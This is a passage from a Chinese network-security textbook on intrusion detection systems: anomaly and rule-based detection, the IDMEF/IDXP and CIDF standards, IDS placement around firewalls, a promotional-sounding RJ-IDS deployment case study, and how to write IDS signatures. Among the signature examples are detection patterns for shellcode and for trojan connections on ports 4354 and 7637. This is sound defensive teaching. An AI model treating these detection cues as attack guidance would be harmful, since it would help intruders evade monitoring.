异常检测也被称为基于行为的检测，基于行为的检测指根据使用者的行为或资源使用状况来判断是否入侵。基于行为的检测与系统相对无关，通用性较强。

它甚至有可能检测出以前未出现过的攻击方法，不像基于知识的检测那样受已知脆弱性的限制。但因为不可能对整个系统内的所有用户行为进行全面的描述，并且每个用户的行为是经常改变的，所以它的主要缺陷在于误检率很高。尤其在用户数目众多，或工作目的经常改变的环境中。其次，由于统计简表要不断更新，入侵者如果知道某系统在检测器的监视之下，他们可以慢慢地训练检测系统，以至于最初认为是异常的行为，经过一段时间的训练之后也认为是正常的了。

异常检测方法主要有以下两种。

1. 统计分析

概率统计方法是基于行为的入侵检测中应用最早也是最多的一种方法。首先，检测器根据用户对象的动作为每个用户都建立一个用户特征表，通过比较当前特征与已存储定型的以前特征，从而判断是否是异常行为。用户特征表需要根据审计记录情况不断地加以更新。用于描述特征的变量类型有：

(1) 操作密度：度量操作执行的速度，常用于检测通过长时间平均察觉不到的异常行为。

(2) 审计记录分布：度量在最新记录中所有操作类型的分布。

(3) 范畴尺度：度量在一定动作范畴内特定操作的分布情况。

(4) 数值尺度：度量那些产生数值结果的操作，如 CPU 使用量、I/O 使用量。

这种方法的优越性在于能应用成熟的概率统计理论。但也有一些不足之处如统计检测对事件发生的次序不敏感，也就是说，完全依靠统计理论可能漏检那些利用彼此关联事件中入侵行为。其次，定义是否入侵的判断阈值也比较困难。阈值太低，则漏检率太高；阈值太高，则误检率太高。

2. 神经网络

神经网络方法是利用一个包含很多计算单元的网络来完成复杂的映射函数，这些单元通过使用加权的连接相互作用。一个神经网络只是根据单元和它们间的权值连接编码成网络结构，实际的学习过程是通过改变权值和加入或移去连接进行的。神经网络处理分为两个阶段：首先，通过正常系统行为对该网络进行训练，调整其结构和权值；然后将所观测到的事件流输入网络，由此判别这些事件流是正常(与训练数据匹配的)还是异常。同时，系统也能利用这些观测到的数据进行训练，从而使网络可以学习系统行为的一些变化。

这种方法的优点是它不依赖于任何有关数据种类的统计假设,并能较好地处理噪声数据。它的不足之处是网络的拓扑结构和每个元素分配权重必须经过多次的尝试与失败的过程才能确定:另外神经网络不能为它们发现的任何异常提供解释,这就妨碍了用户获得说明性资料或寻求入侵安全问题根源的能力。

8.2.4　其他检测技术

1. 基于规则的入侵检测

基于规则的入侵检测是通过观察系统里发生的事件并将该事件与系统的规则集进行匹配,来判断该事件是否与某条规则所代表的入侵行为相对应。基于规则的入侵检测分为:基于规则的异常检测和基于规则的渗透检测。

2. 分布式入侵检测

分布式入侵检测系统设计应包含主机代理模块、局域网监测代理模块和中央管理器模块三个模块。

8.3　入侵检测系统的标准

8.3.1　IETF/ IDWG

为了提高 IDS 产品、组件及与其他安全产品之间的互操作性,美国国防高级研究计划署(DARPA)和互联网工程任务组(IETF)的入侵检测工作组(IDWG)发起制订了一系列建议草案,从体系结构、API、通信机制、语言格式等方面规范 IDS 的标准。

DARPA 提出的公共入侵检测框架(CIDF),最早由加州大学戴维斯分校安全实验室主持起草工作。1999 年 6 月,IDWG 就入侵检测也出台了一系列草案。但是,这两个组织提出的草案或建议目前还正处于逐步完善之中,尚未被采纳为广泛接受的国际标准。不过,它们仍是入侵检测领域最有影响力的建议,成为标准只是时间问题。

IDWG 的任务是:定义数据格式和交换规程,用于入侵检测与响应(IDR)系统之间或与需要交互的管理系统之间的信息共享。IDWG 提出的建议草案包括三部分内容:入侵检测消息交换格式(IDMEF)、入侵检测交换协议(IDXP)以及隧道轮廓(Tunnel Profile)。

1. IDMEF

IDMEF 描述了表示入侵检测系统输出信息的数据模型,并解释了使用此模型的基本原理。该数据模型用 XML 实现,并设计了一个 XML 文档类型定义。自动入侵检测系统可以使用 IDMEF 提供的标准数据格式对可疑事件发出警报,提高商业、开放资源和研究系统之间的互操作性。IDMEF 最适用于入侵检测分析器(或称为“探测器”)和接收警报的管理器(或称为“控制台”)之间的数据信道。

(1) IDMEF 的数据模型

IDMEF 数据模型以面向对象的形式表示探测器传递给控制台的警报数据,设计数据模型的目标是为警报提供确定的标准表达方式,并描述简单警报和复杂警报之间的关系。

IDMEF 数据模型各个主要部分之间的关系如图 8-3 所示。

所有 IDMEF 消息的最高层类是 IDMEF-Message,每一种类型的消息都是该类的子




图 8-3　IDMEF 数据模型各个主要部分之间的关系

类。IDMEF 目前定义了两种类型的消息：Alert(警报)和 Heartbeat(心跳)，这两种消息又分别包括各自的子类，以表示更详细的消息。

需要注意的是，IDMEF 数据模型并没有对警报的分类和鉴别进行说明。例如，对一个端口的扫描，一个分析器可能将其确定为一个多目标的单一攻击，而另一个分析器可能将其确定为来自同一个源的多次攻击。只有一个分析器决定了发送的警报类型，数据模型才能规定怎样对这个警报进行格式化。

IDMEF 数据模型是用统一建模语言(UML)描述的。UML 用一个简单的框架表示实体以及它们之间的关系，并将实体定义为类。IDMEF 包括的主要类有 IDMEF-Message 类、Alert 类、Heartbeat 类、Core 类、Time 类和 Support 类，这些类还可以再细分为许多子类。

(2) 使用 XML 描述 IDMEF 文档标记

IDWG 最早曾提出两个建议实现 IDMEF：用 SMI(管理信息结构)描述一个 SNMP MIB 和使用 DTD(文档类型定义)描述 XML 文档。IDWG 在 1999 年 9 月和 2000 年 2 月分别对这两个建议进行了评估，认为 XML 最能符合 IDMEF 的要求，于是，在 2000 年 2 月的会议上决定采用 XML 方案。

XML 是 SGML(标准通用标记语言)的简化版本，是 ISO 8879 标准对文本标记说明进行定义的一种语法。作为一种表示和交换网络文档及数据的语言，XML 能够有效地解决 HTML 面临的许多问题，所以获得了业界的普遍青睐。1998 年 10 月，WWW 联盟(W3C)将 XML 作为一项建议公布于众。此后不久，WWW 联盟又发布了一份建议，定义了 XML 文档中的名字空间。

XML 是一种元语言——即一个描述其他语言的语言，它允许应用程序定义自己的标记，还可以不同类型的文档和应用程序定义定制化的标记语言。

XML DTD(文档类型定义)可用来声明文档所用的标记，它包括元素(文档包括的不同

信息部分)、属性(信息的特征)和内容模型(各部分信息之间的关系)。

2. IDXP

IDXP(入侵检测交换协议)是一个用于入侵检测实体之间交换数据的应用层协议,能够实现 IDMEF 消息、非结构文本和二进制数据之间的交换,并提供面向连接协议之上的双方认证、完整性和保密性等安全特征。IDXP 是 BEEP 的一部分,后者是一个用于面向连接的异步交互通用应用协议,IDXP 的许多特色功能(如认证、保密性等)都是由 BEEP 框架提供的。

8.3.2　CIDF

CIDF 是一套规范,它定义了 IDS 表达检测信息的标准语言以及 IDS 组件之间的通信协议。符合 CIDF 规范的 IDS 可以共享检测信息,相互通信,协同工作,还可以与其他系统配合实施统一的配置响应和恢复策略。CIDF 的主要作用在于集成各种 IDS 使之协同工作,实现各 IDS 之间的组件重用,所以 CIDF 也是构建分布式 IDS 的基础。

CIDF 的规格文档由四部分组成,分别为:

- 体系结构(Common Intrusion Detection Framework Architecture);
- 规范语言(Common Intrusion Specification Language);
- 内部通信(Communication in the Common Intrusion Detection Framework);
- 程序接口(Common Intrusion Detection Framework APIs)。

CIDF 的体系结构文档阐述了一个标准的 IDS 的通用模型;规范语言定义了一个用来描述各种检测信息的标准语言;内部通信定义了 IDS 组件之间进行通信的标准协议;程序接口提供了一整套标准的应用程序接口(API 函数)。

CIDF 将 IDS 需要分析的数据统称为事件(event),它可以是基于网络的 IDS 从网络中提取的数据包,也可以是基于主机的 IDS 从系统日志等其他途径得到的数据信息。

CIDF 组件之间的交互数据使用通用入侵检测对象(Generalized Intrusion Detection Objects,GIDO)格式,一个 GIDO 可以表示在一些特定时刻发生的一些特定事件,也可以表示从一系列事件中得出的一些结论,还可以表示执行某个行动的指令。

CIDF 将一个入侵检测系统分为 4 个组件,如图 8-4 所示。




图 8-4　CIDF 组件

(1) 事件产生器(event generators):从入侵检测系统外的整个计算环境中获得事件,并以 CIDF gidos 格式向系统的其他部分提供此事件。事件产生器是所有 IDS 所需要的,同时也是可以重用的。

(2) 事件分析器(event analyzers):从其他组件接收 GIDO,分析得到的数据,并产生新的 GIDO。如分析器可以是一个轮廓特征引擎。

(3) 响应单元(response units):是对分析结果作出反应的功能单元,它可以终止进程、重置连接、改变文件属性等,也可以只是简单的报警。

(4) 事件数据库(event databases):是存放各种中间和最终数据的地方的统称,它可以是复杂的数据库,也可以是简单的文本文件。

CIDF 将各组件之间的通信划分为三个层次结构:GIDO 层(GIDO layer)、消息层(message layer)和协商传输层(negotiated transport layer)。其中协商传输层不属于 CIDF 规范,它可以采用很多种现有的传输机制来实现。消息层确保被加密认证的消息在防火墙或网络地址转换 NAT 等设备之间传输过程中的可靠性。消息层不关心传输的内容,它只负责建立一个可靠的传输通道。GIDO 层任务就是提高组件之间的互操作性,负责对传输信息的格式化,GIDO 就如何表示各种各样的事件做了详细的定义。GIDO 层只考虑所传递信息的语义,不关心这些消息怎样被传递。

CIDF 也对各组件之间的信息传递格式、通信方法和标准 API 进行了标准化。在现有的 IDS 中,经常用数据采集部分、分析部分、响应部分和日志来分别代替事件产生器、事件分析器、响应单元和事件数据库这些术语。

CIDF 的规范语言文档定义了一个应用层的公共入侵标准语言(Common Intrusion Specification Language,CISL),各 IDS 使用统一的 CISL 来表示原始事件信息(审计踪迹记录和网络数据流信息)、分析结果(系统异常和攻击特征描述)和响应指令(停止某些特定的活动或修改组件的安全参数),从而建立了 IDS 之间信息共享的基础。CISL 是 CIDF 的最核心也是最重要的内容,GIDO 的构建与编码是 CISL 的重点。

CIDF 的内部通信文档描述了两种 CIDF 组件之间通信的机制,一种为匹配服务(matchmaking service)法,另一种为消息层(message layer)法。

CIDF 的匹配服务(也叫做匹配器),为 CIDF 各组件之间的相互识别、定位和信息共享提供了一个标准的统一的机制。匹配器的实现是基于轻目录存取协议(Lightweight Directory Access Protocol,LDAP)的,每个组件通过目录服务注册,并公告它能够产生或能够处理的 GIDO,这样组件就被分类存放,其他组件就可以方便地查找到那些它们需要通信的组件。目录中还可以存放组件的公共密钥,从而实现对组件接收和发送 GIDO 时的身份认证。

CIDF 的消息层在易受攻击的环境中实现了一种安全(保密、可信、完整)并可靠的信息交换机制。使用消息机制主要是为了达到以下的目的使通信与阻塞和非阻塞处理无关、使通信与数据格式无关、使通信与操作系统无关、使通信与编程语言无关。默认情况下消息传输是基于 UDP 的,且使用端口 0x0CDF 作为 CIDF 消息传输的服务端口。

CIDF 的程序接口文档描述了用于 GIDO 编解码以及传输的应用程序接口 API,负责 GIDO 的编码、解码和传递,它提供的调用功能使得程序员可以在不了解编码和传递过程具体细节的情况下,以一种很简单的方式构建和传递 GIDO。API 包括:GIDO 编码和解码 API(GIDO Encoding/Decoding API Specification)、消息层 API(Message Layer API Specification)、GIDO 动态追加 API(GIDO Addendum API)、签名 API(Signature API)、顶层 CIDF 的 API(Top-Level CIDF API)。

GIDO 有两种表现形式:一种为逻辑形式,表现为 ASCII 文本的 S 表达式,它是用户可读的树型结构;另一种为编码形式,表现为二进制的与机器相关的数据结构。GIDO 编解码

API 定义了 GIDO 在这两种形式之间进行转换的标准程序接口，它使应用程序可以方便地转换 GIDO 而不必关心其具体技术细节。

8.4　入侵检测系统部署

8.4.1　入侵检测系统部署的原则

使用入侵检测系统和防火墙共同构建网络安全防护体系有多种组合方法，用户可以根据需要进行选择。

1. 入侵检测引擎放在防火墙之外

入侵检测引擎放在防火墙之外，入侵检测系统能接收到防火墙外网口的所有信息，管理员可以清楚地看到所有来自 Internet 的攻击，当与防火墙联动时，防火墙可以动态阻断发生攻击的连接。

2. 入侵检测引擎放在防火墙之内

入侵检测引擎放在防火墙之内，穿透防火墙的攻击与来自于局域网内部的攻击都可以被入侵检测系统监听到，管理员可以清楚地看到哪些攻击真正对自己的网络构成了威胁。

3. 防火墙内外都装有入侵检测引擎

防火墙内外都装有入侵检测引擎，可以检测来自内部和外部的所有攻击，管理员可以清楚地看出是否有攻击穿透防火墙，对自己网络所面对的安全威胁了如指掌。

4. 将入侵检测引擎安装在其他关键位置

安装在需要重点保护的网段，如财务部的子网，对该子网中发生的所有连接进行监控；安装在内部两个不同子网之间，监视两个子网之间的所有连接。根据网络的拓扑结构的不同，入侵检测系统的监听端口可以接在共享媒质的集线器(hub)上、交换机的调试端口(span port)上或专为监听所增设的分接器(tap)上。部署图如图 8-5 所示。




图 8-5　检测器部署图

8.4.2　入侵检测系统部署实例

国内某省级公司，随着业务需求的进一步扩展，原有的网络及系统平台已经不能满足应用需求，从保障业务系统高效、稳定和安全运行等方面考虑，必须升级优化现有系统，其中提

高网络的安全性是重中之重。

该公司信息系统基础设施包括电力系统网络、局域网和互联网三个部分。电力系统网络是承载该公司与各个子公司内部业务交流的核心平台，局域网是该公司内部日常办公的主要载体，外部信息的获取和发布通过互联网来完成。

该公司的局域网核心交换机为千兆交换机 Cisco Catalyst，下联若干台百兆交换机，均为 Cisco Catalyst 3524XL/3550 系列交换机，并划分了多个 VLAN；在网络出口处，该公司通过 Cisco 7401 交换机与 Internet 连接，Internet 接入边界有最基本的安全设备，一台硬件防火墙和一台 VPN 设备。

公司提供包括 WWW、SMTP、FTP 等互联网应用服务，目前开设了一个内部信息发布、员工交流站点和一个对外展示企业形象的站点，公司还架设了一个供 300 多人使用的邮件系统。同时公司还拥有很多的重要应用系统，其中包括企业 OA 系统和各种信息管理系统。

目前大流量的应用主要集中在局域网内，因此局域网的压力很大；大部分的应用必须跨广域网，但由于应用刚刚起步，因此跨广域网的流量不很大，随着信息化建设的逐步深入，广域网潜在的瓶颈将会严重影响应用的普及；公司与各个子公司之间以 VPN 相连。

1. 安全需求分析

用户目前主要的管理信息系统包括 EAM（企业设备管理系统 Enterprise Asset Management）、财务系统、生产调度系统、办公自动化系统和生产调度监视系统等。这些关键系统同时运行在该公司统一的电力系统网络平台之上，系统之间存在业务逻辑交叉和数据交换，因此系统的安全具有很大的关联性，特别是对于互联网接入的安全需要特别的关注。

经过一段时间的检测分析发现，该用户网络主要存在如下威胁：

（1）网上存在大量的端口扫描试探、发送垃圾邮件等网络滥用行为。

（2）发现部分主机由于未及时安装补丁程序或设置不当、口令强度不够等原因而被黑客入侵，并被安装后门程序。

（3）拒绝服务攻击发生频率不高，但一般影响较大。

（4）蠕虫病毒传播和泛滥，危害不可小视。

2. 部署实施策略

尽管防火墙能够通过强化网络安全策略抵御来自外部网络的非法访问，但对网络内部发起的攻击无能为力。为此，采用了榕基基于网络的实时入侵检测技术，动态监测来自于外部网络和内部网络的所有访问行为。当检测到来自内外网络针对或通过防火墙的攻击行为，会及时响应，并通知防火墙实时阻断攻击源，从而进一步提高了系统的抗攻击能力，更有效地保护了网络资源，提高了防御体系级别。

入侵检测系统可以和防火墙获取相同的网络数据，当入侵检测系统发现异常攻击时，立即通知防火墙，防火墙迅速做出反应阻止当前攻击事件的继续，从而使得攻击失败，这样的防御体系能够对攻击作出实时的防御，达到安全处理应急事件的目的。目前榕基 RJ-IDS 入侵检测系统已经可以和市场上大部分主流防火墙（超过 20 种）进行联动阻断入侵者，如天融信、东软、亿阳、三星等。

根据用户网络的实际状况，在千兆主干网络上部署了具备超强检测能力的千兆型网络入侵检测系统榕基 RJ-IDS 1000-F，以此检测逃避防火墙拦截的攻击流。在内部网段上，由于最可能受到的是来自内部人员的攻击和内置木马病毒的攻击，所以在各个 VLAN 内部部

署百兆型网络入侵检测系统 RJ-IDS 100,随时检测内部的网络威胁。

榕基 RJ-IDS 入侵检测系统是一个分布式的基于 B/S 的网络入侵检测系统。分布式的结构利于应用的扩展,B/S 结构应用在网络环境中非常方便。实时地将告警日志按各种条件进行分类有助于帮助管理员迅速地发现某些特定攻击。榕基 RJ-IDS 入侵检测系统可以按多种标准动态地切换告警日志的分类,包括高、中、低风险、资产等,对历史攻击事件可以进行事件分析综合查询。

经过一段时间的运行,榕基 RJ-IDS 入侵检测系统在防范外部攻击和阻止内部非法访问方面取得了良好的成效,根据统计分析后的数据显示,部署后该用户的网络安全状态得到了极大的改善,网络中信息流通更加畅通,企业员工的满意度很高。

8.4.3 入侵检测特征库的建立与应用

特征(signature)的基本概念:IDS 中的特征一般指用于判别通信信息种类的特征数据,以下是一些典型情况及识别方法:

(1) 来自保留 IP 地址的连接企图:可通过检查 IP 报头(IP header)的来源地址轻易地识别。

(2) 带有非法 TCP 标识的数据包:可通过对比 TCP 报头中的标志集与已知正确和错误标记的不同点来识别。

(3) 含有特殊病毒信息的 E-mail:可通过对比每封 E-mail 的主题信息和病态 E-mail 的主题信息来识别,或者通过搜索特定名字的附件来识别。

(4) 查询负载中的 DNS 缓冲区溢出企图:可通过解析 DNS 域及检查每个域的长度来识别利用 DNS 域的缓冲区溢出企图;还有另外一个识别方法是,在负载中搜索"壳代码利用"(exploit shellcode)的序列代码组合。

(5) 针对 POP3 服务器的 DoS 攻击:通过跟踪记录某个命令连续发出的次数,看看是否超过了预设上限,而发出报警信息。

(6) 未登录情况下使用文件和目录命令对 FTP 服务器的文件访问攻击:通过创建具备状态跟踪的特征数据以监视成功登录的 FTP 对话、发现未经验证却发命令的入侵企图。

从以上分类可以看出特征的涵盖范围很广,有简单的报头域数值、有高度复杂的连接状态跟踪、有扩展的协议分析。

用户需要知道的是,不同的 IDS 产品具有的特征功能也有所差异。如有些网络 IDS 系统只允许少量定制存在的特征数据或者编写需要的特征数据,另外一些则允许在很宽的范围内定制或编写用户需求的特征数据,甚至可以是任意特征;再则一些 IDS 系统只能检查确定的报头或负载数值,另外一些则可以获取任何信息包的任何位置的数据。

特征是检测数据包中的可疑内容是否存在攻击行为的对照物。IDS 系统本身已经拥有了特征库,为什么还需要定制或编写特征呢?笔者以为,也许你经常看到一些熟悉的通信信息流在网络上游荡,由于 IDS 系统的特征数据库滞后或者这些通信信息本身就不是攻击或探测数据,IDS 系统并不会十分关注这样的信息,但身为网络的管理员,必须对这样的可疑数据提高警惕,因此需要指定一些特征样本,捕捉它们、仔细分析它们从何而来,目的又是什么。因此唯一的办法就是对现有特征数据库进行一些定制配置或者编写新的特征数据。

特征的定制或编写程度可粗可细,完全取决于实际需求。或者是只判断是否发生了异

常行为而不确定具体是什么攻击,从而节省资源和时间;或者是判断出具体的攻击手段或漏洞利用方式,从而获取更多的信息。

报头值(header values):报头值的结构比较简单,而且可以很清楚地识别出异常报头信息,因此在编写特征数据时,首先想到的就是它。一个经典的例子是:明显违背RFC793中规定的TCP标准、设置了SYN和FIN标记的TCP数据包。这种数据包被许多入侵软件采用,向防火墙、路由器以及IDS系统发起攻击。

异常报头值的来源有以下几种:因为大多数操作系统和应用软件都是在假定RFC被严格遵守的情况下编写的,没有添加针对异常数据的错误处理程序,所以许多包含报头值的漏洞利用都会故意违反RFC的标准定义。许多包含错误代码的不完善软件也会产生违反RFC定义的报头值数据。并非所有的操作系统和应用程序都能全面拥护RFC定义,至少会存在一个方面与RFC不协调。当然随着时间推移,技术的不断创新,执行新功能的协议可能不被包含于现有RFC中。

由于以上几种情况,严格基于RFC的IDS特征数据就有可能产生漏报或误报效果。对此,RFC也随着新出现的违反信息而不断进行着更新,这就需要定期地回顾或更新存在的特征数据定义,及时发现不足。

非法报头值是特征数据的一个非常基础的部分,合法但可疑的报头值也同等重要。例如,如果存在到端口4354或7637的可疑连接,就可能存在木马活动;再附加上其他更详细的探测信息,就能够进一步地判断是否真的存在木马。

1. 确定特征数据的候选对象

